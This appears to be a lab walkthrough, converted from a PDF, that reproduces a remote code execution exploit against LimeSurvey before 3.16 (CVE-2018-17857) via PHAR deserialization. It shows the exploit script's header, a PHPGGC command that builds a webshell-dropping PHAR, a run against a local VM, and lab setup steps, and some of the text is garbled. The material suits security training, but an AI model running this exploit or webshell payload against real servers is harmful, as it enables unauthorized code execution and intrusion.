
# Description: Limesurvey < 3.16 use a old version of "TCPDF" library, this
# version is vulnerable to a Serialization Attack via the "phar://" wrapper.
# Date: 20/01/2019
# Exploit Title: Remote Code Execution in Limesurvey < 3.16 via Serializati
# on Attack in TCPDF.
# Exploit Author: @ajrvd
# Google Dork:
# Version: < 3.16
# Tested on: Limesurvey 3.15
# PoC: https://www.secsignal.org/news/remote-code-execution-in-limesurvey-3
# -16-via-serialization-attack-in-tcpdf
# CVE: CVE-2018-17857
# SecSignal is: <3
# Usage: python exploit.py [URL] [USERNAME] [PASSWORD]

import requests
import sys
import re

SESSION = requests.Session()

# Malicious PHAR generated with PHPGGC.
# ./phpggc Y11/RCE1 system "echo 3c3f7868702873797374656d28245f4745545b2263
# 23d22b283f04d1e4d-e0-p shell.php" -p phar -o /tmp/exploit.jpg
"exploit.py" [none] [dos] 2511, 11225C 14,0-5 Top
```



10. Run the python code using the command, "python exploit.py [URL] [USERNAME] [PASSWORD]" based on the details of the account created above.



The screenshot shows a Kali Linux terminal window with the following text:

```
root@kali:~#  
root@kali:~# python exploit.py http://192.168.153.132/LineSurvey admin christo  
root@kali:~#
```

Results




The screenshot shows the output of the python exploit script in the Kali Linux terminal:


```
root@kali:~#  
root@kali:~# python exploit.py http://192.168.153.132/LineSurvey admin christo  
[*] Logging in to LineSurvey ...  
[*] Creating a new Survey ...  
[*] SurveyID: 962504  
[*] Uploading a malicious PHAR ...
```

Procedure 02 (Remote Code in exploit.jpg)


1. Set up the Windows Virtual Machine.




2. Download the Xampp server to the Windows VM. (<https://www.apachefriends.org/download.html>)





3. Download the LimeSurvey version 3.15.0+181008 to the Windows VM.
(<https://github.com/LimeSurvey/LimeSurvey/releases?after=3.15.2%2B181107>)




4. Host the LimeSurvey version 3.15 inside the xampp server and Install the LimeSurvey version 3.15 in Windows VM by creating an account.







5. Login to the system using the credentials created above.




6. Check the connections in the Windows VM by using the 'ipconfig' command.



